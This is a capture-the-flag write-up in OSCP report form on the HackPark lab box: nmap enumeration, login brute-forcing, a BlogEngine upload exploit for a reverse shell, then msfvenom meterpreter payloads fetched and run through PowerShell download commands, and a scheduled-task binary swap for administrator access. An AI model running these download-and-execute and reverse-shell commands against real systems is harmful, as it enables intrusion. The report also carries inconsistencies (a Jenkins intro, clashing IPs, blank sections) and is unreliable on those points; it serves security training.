Road To Offensive Security Certified Professional

Pentest Report

aymanrayan.kissami@gmail.com, OSID: XXXX

2022-07-14

Contents

1 HackPark Pentensting Report

Figure 1.1: Box

1.1 Introduction

In this room, we'll learn how to exploit a common misconfiguration on a widely used automation server(Jenkins - This tool is used to create continuous integration/continuous development pipelines that allow developers to automatically deploy their code once they made change to it). After which, we'll use an interesting privilege escalation method to get full system access.

1.2 Objective

The objective of this assessment is to perform an internal penetration test against the Box. The Pentester is tasked with following methodical approach in obtaining access to the objective goals. This test should simulate an actual penetration test and how you would start from beginning to end, including the overall report.

1.3 Requirements

The Pentester will be required to fill out this penetration testing report fully and to include the following sections:

- Overall High-Level Summary and Recommendations (non-technical)
- Methodology walkthrough and detailed outline of steps taken
- Each finding with included screenshots, walkthrough, sample code, and proof.txt if applicable
- Any additional items that were not included

2 High-Level Summary

I was tasked with performing an internal penetration test towards this Box. An internal penetration test is a dedicated attack against internally connected systems. The focus of this test is to perform attacks, similar to those of a hacker and attempt to infiltrate Offensive Security's internal systems - the THINC.local domain. My overall objective was to evaluate the network, identify systems, and exploit flaws while reporting the findings back to Offensive Security.

When performing the internal penetration test, there were several alarming vulnerabilities that were identified on the Box. During the testing, I had administrative level access to the system. The full box was successfully exploited and access granted. These systems as well as a brief description on how access was obtained are listed below:

- 10.10.32.208(HackPark) - Hydra,WindowsScheduler

2.1 Recommendations

I recommend patching the vulnerabilities identified during the testing to ensure that an attacker cannot exploit these systems in the future. One thing to remember is that these systems require frequent patching and once patched, should remain on a regular patch program to protect additional vulnerabilities that are discovered at a later date.

3 Methodologies

I utilized a widely adopted approach to performing penetration testing that is effective in testing how well the Offensive Security Exam environments is secured. Below is a breakout of how I was able to identify and exploit the variety of systems and includes all individual vulnerabilities found.

3.1 Information Gathering

The information gathering portion of a penetration test focuses on identifying the scope of the penetration test. During this penetration test, I was tasked with exploiting the exam network. The specific IP addresse was:

Box IP

- 10.10.32.208

3.2 Penetration

The penetration testing portions of the assessment focus heavily on gaining access to a variety of systems. During this penetration test, I was able to successfully gain access to **X** out of the **X** systems.

3.2.1 System IP:10.10.32.208

3.2.1.1 Service Enumeration

The service enumeration portion of a penetration test focuses on gathering information about what services are alive on a system or systems. This is valuable for an attacker as it provides detailed information on potential attack vectors into a system. Understanding what applications are running on the system gives an attacker needed information before performing the actual penetration test. In some cases, some ports may not be listed.

Server IP Address	Ports Open
10.10.98.191	**TCP**:80,3389 **UDP**:

Nmap Scan Results:

```
┌──(root💀kali)-[~/MyPentestLab/THM_Boxes/THM_HackPark]
└─# cat nmap.txt
# Nmap 7.92 scan initiated Sun Dec 19 13:49:08 2021 as: nmap -sC -sV -p- -Pn -T3 -oN nmap.txt 10.10.19.63
Nmap scan report for 10.10.19.63
Host is up (0.14s latency).
Not shown: 65533 filtered tcp ports (no-response)
PORT     STATE SERVICE          VERSION
80/tcp   open  http             Microsoft IIS httpd 8.5
| http-robots.txt: 6 disallowed entries
| /Account/*.* /search /search.aspx /error404.aspx
|_/archive /archive.aspx
| http-methods:
|_  Potentially risky methods: TRACE
|_http-server-header: Microsoft-IIS/8.5
|_http-title: hackpark | hackpark amusements
3389/tcp open  ssl/ms-wbt-server?
|_ssl-date: 2021-12-19T18:58:58+00:00; +1s from scanner time.
| rdp-ntlm-info:
|   Target_Name: HACKPARK
|   NetBIOS_Domain_Name: HACKPARK
|   NetBIOS_Computer_Name: HACKPARK
|   DNS_Domain_Name: hackpark
|   DNS_Computer_Name: hackpark
|   Product_Version: 6.3.9600
|_  System_Time: 2021-12-19T18:58:57+00:00
| ssl-cert: Subject: commonName=hackpark
| Not valid before: 2021-12-18T18:46:39
|_Not valid after:  2022-06-19T18:46:39
Service Info: OS: Windows; CPE: cpe:/o:microsoft:windows

Host script results:
|_clock-skew: mean: 1s, deviation: 0s, median: 0s

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
# Nmap done at Sun Dec 19 13:58:57 2021 -- 1 IP address (1 host up) scanned in 589.67 seconds
```

Figure 3.1: Fast Scan

HTTP

– we got a webpage with the big pennywise forehead



Figure 3.2: HTTP

Initial access

– we ran gobbuster to see what we can find and the admin directory sticks out



Figure 3.3: HTTP

Burpsuite

- We need to find a login page to attack and identify what type of request the form is making to the webserver. Typically, web servers make two types of requests, a GET request which is used to request data from a webserver and a POST request which is used to send data to a server. You can check what request a form is making by right clicking on the login form, inspecting the element and then reading the value in the method field. You can also identify this if you are intercepting the traffic through BurpSuite (other HTTP methods can be found here)



Figure 3.4: HTTP



Figure 3.5: HTTP



Figure 3.6: HTTP

-> Once we are in we will look for the CMS version of blogengine and search for the exploit and wget it in raw version then change the ip to our tun0 interface and listening port to 443 cz its not restricted on firewalls , then we will set our netcat listener and then we will go to dashboard and then content and upload our exploit



Figure 3.7: HTTP



Figure 3.8: HTTP

-> navigate to http:///?theme=../../App_Data/files – and we got a shell

– now since our shell is not looking very good we can migrate to a meterpreter shell via metasploit

```
=> since our netcat session is unstable we will use
>> msfvenom -p windows/meterpreter/reverse_tcp  LHOST=10.9.3.30 LPORT=9001 -f exe > shell.exe
>> start a webserver where we have the payload python3 -m http
>> cd windows/temp in the target machine
>> powershell  -c "Invoke-WebRequest -Uri 'http://10.9.3.30:80/shell.exe' -OutFile 'C:\Windows\Temp\shell.exe'"
 >> powershell iex (New-Object  Net.WebClient).DownloadString('http://10.9.3.30/shell.exe');Invoke-PowerShellTcp  -Reverse -
 IPAddress 10.9.3.30 -Port 9001 // use this one if the previous command didn't work
 >> msfconsole
 >> use exploit/multi/handler
 >> set Payload windows/meterpreter/reverse_tcp
 >> set LHOST 10.9.3.30
 >> set LPORT 9001
 >> run
 >> // on the target machine run .\shell.exe // and we got a meterpreter session
```

Figure 3.9: msfvenom

Privesc

```
meterpreter > getuid
Server username: HACKPARK\Administrator
meterpreter >
```

Figure 3.10: Privesc

- Now that we have a good shell let's host winPEAS binary and run it on the host to see what we can work with



Figure 3.11: Privesc

– winpeas found some admin credentials



Figure 3.12: Privesc

– and we found a suspicious windows scheduler program that we can write



Figure 3.13: Privesc

- if we cd to events and inspect the INI Log



Figure 3.14: Privesc

– we can see that the admin executes Message.exe every 30sec

```
07/12/22 10:39:33,Process Ended. PID:1092,ExitCode:4,Message.exe (Administrator)
07/12/22 10:40:01,Event Started Ok, (Administrator)
07/12/22 10:40:33,Process Ended. PID:2364,ExitCode:4,Message.exe (Administrator)
07/12/22 10:41:02,Event Started Ok, (Administrator)
07/12/22 10:41:34,Process Ended. PID:1776,ExitCode:4,Message.exe (Administrator)
07/12/22 10:42:01,Event Started Ok, (Administrator)
07/12/22 10:42:34,Process Ended. PID:568,ExitCode:4,Message.exe (Administrator)
07/12/22 10:43:01,Event Started Ok, (Administrator)
07/12/22 10:43:33,Process Ended. PID:1092,ExitCode:4,Message.exe (Administrator)
07/12/22 10:44:01,Event Started Ok, (Administrator)
07/12/22 10:44:33,Process Ended. PID:2868,ExitCode:4,Message.exe (Administrator)
07/12/22 10:45:01,Event Started Ok, (Administrator)
07/12/22 10:45:34,Process Ended. PID:1068,ExitCode:4,Message.exe (Administrator)
07/12/22 10:46:01,Event Started Ok, (Administrator)
07/12/22 10:46:33,Process Ended. PID:1660,ExitCode:4,Message.exe (Administrator)
07/12/22 10:47:01,Event Started Ok, (Administrator)
07/12/22 10:47:32,Process Ended. PID:1644,ExitCode:4,Message.exe (Administrator)
07/12/22 10:48:01,Event Started Ok, (Administrator)
07/12/22 10:48:33,Process Ended. PID:2876,ExitCode:4,Message.exe (Administrator)
07/12/22 10:49:02,Event Started Ok, (Administrator)
07/12/22 10:49:34,Process Ended. PID:1772,ExitCode:4,Message.exe (Administrator)
07/12/22 10:50:01,Event Started Ok, (Administrator)
07/12/22 10:50:34,Process Ended. PID:1220,ExitCode:4,Message.exe (Administrator)
07/12/22 10:51:01,Event Started Ok, (Administrator)
07/12/22 10:51:33,Process Ended. PID:1884,ExitCode:4,Message.exe (Administrator)
07/12/22 10:52:01,Event Started Ok, (Administrator)
```

Figure 3.15: Privesc

```
>> cat <file> // with further recon we can see that the admin is running a process every minute  and this is what are we gonna exploit
>> launch python server again to pull out the shell.exe
>> shell // drop into a shell
>> powershell -c "Invoke-WebRequest -Uri 'http://10.9.3.30:80/shell.exe' -OutFile 'C:\Program Files (x86)\SystemScheduler\shell.exe'"
>> exit // back to our meterpreter session
>> mv message.exe message.bak
>> mv shell.exe message.exe
>> background
>> run // then we will wait till we get a admin shell
```

Figure 3.16: Privesc

> then we will run getuid and we are admin

```
meterpreter > getuid
Server username: HACKPARK\Administrator
meterpreter >
```

Figure 3.17: Privesc

–> there is another way to get instantly admin on the machine and its using the “getsystem” command

on the meterpreter shell and metasploit will do the job for us by using its patterns such as abusing UAC or user access system or tokens impersonating and more …

Vulnerability Fix:

Severity: moderate

Proof of Concept Code Here:

Local.txt Proof Screenshot

Local.txt Contents

3.2.1.2 Privilege Escalation

Additional Priv Esc info

Vulnerability Exploited:

Vulnerability Explanation:

Vulnerability Fix:

Severity:

Exploit Code:

Proof Screenshot Here:

Proof.txt Contents:

3.3 Maintaining Access

